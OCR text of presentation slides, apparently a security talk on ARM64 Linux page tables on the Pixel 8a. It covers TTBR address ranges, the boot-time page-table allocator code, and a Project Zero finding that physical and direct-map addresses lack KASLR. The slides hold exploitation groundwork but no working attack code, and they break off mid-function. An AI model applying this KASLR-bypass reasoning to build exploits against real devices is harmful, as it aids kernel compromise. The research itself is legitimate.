


(Get PA)


0xffffff8000000000 ~
0xffffffffffffffff → TTBR1_EL1 → 0x1fe0000

0x0000000000000000 ~
0x0000007fffffffff → TTBR0_EL1 → 0x18100000


TTBR1_EL1
Level-3
(PGD)
Level-2
(PMD)
Level-1
(PT)
PGDE
PGDE
...
PMDE
PMDE
...
PTE
PTE
...
RAM



TTBR1_EL1
Level-3
(PGD)
Level-2
(PMD)
Level-1
(PT)
PGDE
PGDE
...
PMDE
PMDE
...
PTE
PTE
...
swapper_pg_dir
Kernel data
Kernel heap
RAM

$ Play With pgtable




(https://project-zero.issues.chromium.org/issues/434208461)

$ Play With pgtable



In short, there is **no KASLR** in **physaddr** and **direct mapping** on the Pixel 8a

(https://project-zero.issues.chromium.org/issues/434208461)




Are these page tables allocated at fixed addresses? 🤔

Boot-time pgtable allocator

```
static phys_addr_t __init early_pgtable_alloc(int shift)
{
    phys_addr_t phys;
    void *ptr;

    phys = memblock_phys_alloc_range(PAGE_SIZE, PAGE_SIZE, 0,
                     MEMBLOCK_ALLOC_NOLEAKTRACE);
    ptr = pte_set_fixmap(phys)
    memset(ptr, 0, PAGE_SIZE);
    // [...]
    return phys;
}
```




Boot-time pgtable allocator

```
static phys_addr_t __init early_pgtable_alloc(int shift)
{
    phys_addr_t phys;
    void *ptr;

    phys = memblock_phys_alloc_range(PAGE_SIZE, PAGE_SIZE, 0,
                                     MEMBLOCK_ALLOC_NOLEAKTRACE);
    ptr = pte_set_fixmap(phys)
    memset(ptr, 0, PAGE_SIZE);
    // [...]
    return phys;
}
```

Allocate




Boot-time pgtable allocator

```
static phys_addr_t __init early_pgtable_alloc(int shift)
{
    phys_addr_t phys;
    void *ptr;

